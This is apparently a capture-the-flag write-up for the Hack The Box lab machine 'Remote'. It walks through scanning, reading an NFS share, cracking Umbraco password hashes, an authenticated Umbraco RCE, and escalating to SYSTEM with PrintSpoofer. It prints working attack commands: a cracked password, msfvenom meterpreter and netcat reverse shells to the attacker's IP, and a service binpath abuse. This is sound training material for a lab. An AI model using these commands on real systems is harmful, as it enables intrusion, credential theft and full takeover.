Featured image of post HTB Remote Writeup

HTB Remote Writeup

First, we discover an open NFS share. The share contains .sdf files which contains the password hahses. We can crack on of them and log into the Umbraco webssite. This version of Umbraco is vulnerable to an authenticated RCE, which we leverage to get a shell. Once in, we can use Print Spoofer to escalate privileges to SYSTEM.

Port Scan

  1. All TCP Port Scan
1
sudo nmap -Pn 10.129.230.172 -sS -p- --min-rate 20000 -oN nmap/allTcpPortScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 02:14 EST
Warning: 10.129.230.172 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.230.172
Host is up (0.29s latency).
Not shown: 39560 filtered tcp ports (no-response), 25961 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
5985/tcp  open  wsman
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
  1. All UDP Port scan
1
sudo nmap -Pn 10.129.230.172 -sU -p- --min-rate 20000 -oN nmap/allUdpPortScan.nmap

Output:

1
2
3
4
5
6
7
Nmap scan report for 10.129.230.172
Host is up (0.10s latency).
Not shown: 63837 open|filtered udp ports (no-response), 1697 closed udp ports (port-unreach)
PORT    STATE SERVICE
111/udp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 39.67 seconds
  1. All script and version scan
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
# Nmap 7.95 scan initiated Tue Feb  3 02:18:44 2026 as: /usr/lib/nmap/nmap -Pn -sCV -p21,80,111,135,139,445,2049,5985,49665,49666,49667,49678,49679,49680 --min-rate 20000 -oN nmap/scriptVersionScan.nmap 10.129.230.172
Nmap scan report for 10.129.230.172
Host is up (2.0s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst: 
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|_  100005  1,2,3       2049/udp6  mountd
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd        1-3 (RPC #100005)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 59m58s
| smb2-time: 
|   date: 2026-02-03T08:20:00
|_  start_date: N/A
| smb2-security-mode: 
|   3:1:1: 
|_    Message signing enabled but not required
  • Might not be a DC

Web Application


  1. There is a different web application on http://10.129.230.172/umbraco HTB-Remote-1.png
  2. Let’s fuzz for directories
1
ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://10.129.230.172/FUZZ -ic -o root_dir_fuzz.txt -t 80 
  • Nothing interesting
  1. There is a login form. Test for SQL Injection
1
sqlmap -u http://10.129.230.172/umbraco/backoffice/UmbracoApi/Authentication/PostLogin --level=5 --risk=3 --data '{"username":"test","password":"test"}'
  • No result

Uncredentialed Enumeration

  1. We can log into FTP
1
ftp 10.129.230.172

Output:

1
2
3
4
5
6
7
Connected to 10.129.230.172.
220 Microsoft FTP Service
Name (10.129.230.172:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password: 
230 User logged in.
Remote system type is Windows_NT.

Can’t read anything tho

1
2
3
4
ftp> dir
229 Entering Extended Passive Mode (|||49688|)
150 Opening ASCII mode data connection.
226 Transfer complete.
  1. SMB Listing
1
2
smbclient -N -L \\\\10.129.230.172 
session setup failed: NT_STATUS_ACCESS_DENIED
  1. Enum4linux
1
enum4linux 10.129.230.172 -A  -C | tee enum4linux.txt

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Feb  3 02:43:36 2026                           

 =========================================( Target Information )=========================================                                 

Target ........... 10.129.230.172
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===========================( Enumerating Workgroup/Domain on 10.129.230.172 )===========================


[E] Can't find workgroup/domain                                      


 ===============================( Nbtstat Information for 10.129.230.172 )===============================

Looking up status of 10.129.230.172                                                                                                       
No reply from 10.129.230.172                                         

 ==================================( Session Check on 10.129.230.172 )==================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
  1. RPC
1
rpcclient -N -U "" 10.129.230.172
  • Nothing
  1. NFS
1
sudo nmap -Pn 10.129.230.172 -p 111,2049 --script=nfs*

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
PORT     STATE SERVICE
111/tcp  open  rpcbind
| nfs-showmount: 
|_  /site_backups 
| nfs-ls: Volume /site_backups
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID         GID         SIZE   TIME                 FILENAME
| rwx------   4294967294  4294967294  4096   2020-02-23T18:35:48  .
| ??????????  ?           ?           ?      ?                    ..
| rwx------   4294967294  4294967294  64     2020-02-20T17:16:39  App_Browsers
| rwx------   4294967294  4294967294  4096   2020-02-20T17:17:19  App_Data
| rwx------   4294967294  4294967294  4096   2020-02-20T17:16:40  App_Plugins
| rwx------   4294967294  4294967294  8192   2020-02-20T17:16:42  Config
| rwx------   4294967294  4294967294  64     2020-02-20T17:16:40  aspnet_client
| rwx------   4294967294  4294967294  49152  2020-02-20T17:16:42  bin
| rwx------   4294967294  4294967294  64     2020-02-20T17:16:42  css
| rwx------   4294967294  4294967294  152    2018-11-01T17:06:44  default.aspx
|_
| nfs-statfs: 
|   Filesystem     1K-blocks   Used        Available   Use%  Maxfilesize  Maxlink
|_  /site_backups  24827900.0  11814116.0  13013784.0  48%   16.0T        1023
2049/tcp open  nfs
  1. Mount share onto the server
1
sudo mount -t nfs 10.129.230.172:/site_backups ./target-nfs/ -o nolock

Output:

1
2
3
ls
App_Browsers  App_Plugins    bin     css           Global.asax  scripts  Umbraco_Client  Web.config
App_Data      aspnet_client  Config  default.aspx  Media        Umbraco  Views
  1. Perform cred hunting on the file share
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
<add key="umbracoConfigurationStatus" value="7.12.4" />
<SNIP>
        <connectionStrings>
                <remove name="umbracoDbDSN" />
                <add name="umbracoDbDSN" connectionString="Data Source=|DataDirectory|\Umbraco.sdf;Flush Interval=1;" providerName="System
.Data.SqlServerCe.4.0" />
                <!-- Important: If you're upgrading Umbraco, do not clear the connection string / provider name during your web.config mer
ge. -->
        </connectionStrings>

        <system.net>
                <mailSettings>
      <smtp from="noreply@example.com">
                                <network host="127.0.0.1" userName="username" password="password" />
                        </smtp>
                </mailSettings>
        </system.net>
  • I can’t find anything.
  1. After reading the docs, I keep seeing the mention of .sdf files. And sure enough, there is a file like this /site_backups/App_Data/Umbraco.sdf
  2. I tried to use LinQPad to read the file, but couldn’t. Welp, I just use strings on the file then.
1
2
3
4
5
6
7
8
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32

We got these hashes

1
2
3
admin@htb.local b8be16afba8c314ad33d812f22a04991b90e2aaa
smith@htb.local jxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts=
8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA=
  1. We can use hashcat to crack
1
hashcat -a 0 -m 100 b8be16afba8c314ad33d812f22a04991b90e2aaa /usr/share/wordlists/rockyou.txt

Output:

1
b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese
  1. I try the creds with the SMB
1
2
3
netexec smb 10.129.230.172 -u 'htb.local\smith' -p 'baconandcheese' 
netexec smb 10.129.230.172 -u 'htb.local\ssmith' -p 'baconandcheese'
netexec smb 10.129.230.172 -u 'htb.local\admin' -p 'baconandcheese'

Output:

1
2
SMB         10.129.230.172  445    REMOTE           [*] Windows 10 / Server 2019 Build 17763 x64 (name:REMOTE) (domain:remote) (signing:False) (SMBv1:False)
SMB         10.129.230.172  445    REMOTE           [-] htb.local\smith:baconandcheese STATUS_LOGON_FAILURE 

FTP

1
hydra -L validUsers  -p baconandcheese ftp://10.129.230.172 -t 16

RPC

1
2
3
4
5
6
rpcclient -U htb.local/admin%baconandcheese 10.129.230.172
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
rpcclient -U htb.local/ssmith%baconandcheese 10.129.230.172
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
rpcclient -U htb.local/smith%baconandcheese 10.129.230.172
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE

Netexec

1
2
3
4
5
netexec winrm 10.129.230.172 -u 'htb.local\smith' -p 'baconandcheese'  
WINRM       10.129.230.172  5985   REMOTE           [*] Windows 10 / Server 2019 Build 17763 (name:REMOTE) (domain:remote)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.230.172  5985   REMOTE           [-] htb.local\smith:baconandcheese
  1. I was stuck in the rabbit hole of trying to crack ssmith’s password. However, I found an authenticated RCE POC online.
1
python3 umbracocms_rce2.py -u admin@htb.local -p baconandcheese -i 'http://10.129.230.172' -c "ipconfig"        

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::19b6:d13c:7d7a:2f9e
   Link-local IPv6 Address . . . . . : fe80::19b6:d13c:7d7a:2f9e%12
   IPv4 Address. . . . . . . . . . . : 10.129.230.172
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:acf1%12
                                       10.129.0.1

We can make it ping us like this

1
python3 umbracocms_rce2.py -u admin@htb.local -p baconandcheese -i 'http://10.129.230.172' -c "ping" -a "10.10.16.26"
  1. To get a shell,
1
2
3
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.26 LPORT=9999 -f exe > backupscript.exe
mkdir -p /tmp/smbshare 
cp backupscript.exe /tmp/smbshare

Output:

1
2
3
4
5
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
1
impacket-smbserver share -smb2support /tmp/smbshare

Start our listener

1
2
3
4
5
6
msfconsole -q
use exploit/multi/handler  
set payload windows/x64/meterpreter/reverse_tcp 
set lhost 10.10.16.26
set lport 9999
exploit -j  

Our payload:

1
python3 umbracocms_rce2.py -u admin@htb.local -p baconandcheese -i 'http://10.129.230.172' -c '\\\\10.10.16.26\\share\\backupscript.exe'

Output:

1
2
meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
  • The user flag is in public

Shell as DefaultAppPool

  1. There is a very interesting privilege enabled
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
PS C:\inetpub\wwwroot\App_Data\Logs> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State   
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled 
SeImpersonatePrivilege        Impersonate a client after authentication Enabled 
SeCreateGlobalPrivilege       Create global objects                     Enabled 
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
  • SeAssignPrimaryTokenPrivilege and SeImpersonatePrivilege
  1. Groups Info
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
PS C:\inetpub\wwwroot\App_Data\Logs> whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes                                        
==================================== ================ ============ ==================================================
Mandatory Label\High Mandatory Level Label            S-1-16-12288                                                   
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                    Alias            S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
                                     Unknown SID type S-1-5-82-0   Mandatory group, Enabled by default, Enabled group
  1. Systeminfo
1
PS C:\inetpub\wwwroot\App_Data\Logs> systeminfo

Output:

1
2
3
4
5
systeminfo                                                                                                                                          
Host Name:                 REMOTE                                                                                                         
OS Name:                   Microsoft Windows Server 2019 Standard                                                                         
OS Version:                10.0.17763 N/A Build 17763                                                                                     
OS Manufacturer:           Microsoft Corporation   
  1. Try Juicy Potato Start a listener
1
nc -lvnp 8443

Transfer nc.exe and JuicyPotato.exe to the victim host.

1
2
3
4
cd C:\Windows\Temp
copy \\10.10.16.26\share\nc.exe .
copy \\10.10.16.26\share\JuicyPotato.exe .
copy \\10.10.16.26\share\PrintSpoofer64.exe .

To execute the payload,

1
C:\Windows\Temp\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c C:\Windows\Temp\nc.exe 10.10.16.26 8443 -e cmd.exe" -t *
  • Juicy potato failed
  1. Try Print Spoofer
1
.\PrintSpoofer64.exe -i -c powershell.exe

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
C:\Windows\Temp>.\PrintSpoofer64.exe -i -c powershell.exe
.\PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell 
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
  • PrintSpoofer succeeded!

Review

  1. Ippsec used SC to escalate privileges HTB-Remote-2.png
  • AllAccess means we can modify it
  • Start means we can start the service
  1. To query the status of a service,
1
sc.exe query <servicename>

Output: HTB-Remote-3.png 3. Change the binary of the service name

1
sc.exe config <servicename> binpath=<command> 

This is seems to be the only one that worked HTB-Remote-4.png 4. Restart the service

1
2
sc.exe stop <servicename>
sc.exe start <servicename>
Licensed under CC BY-NC-SA 4.0
Built with Hugo
Theme Stack designed by Jimmy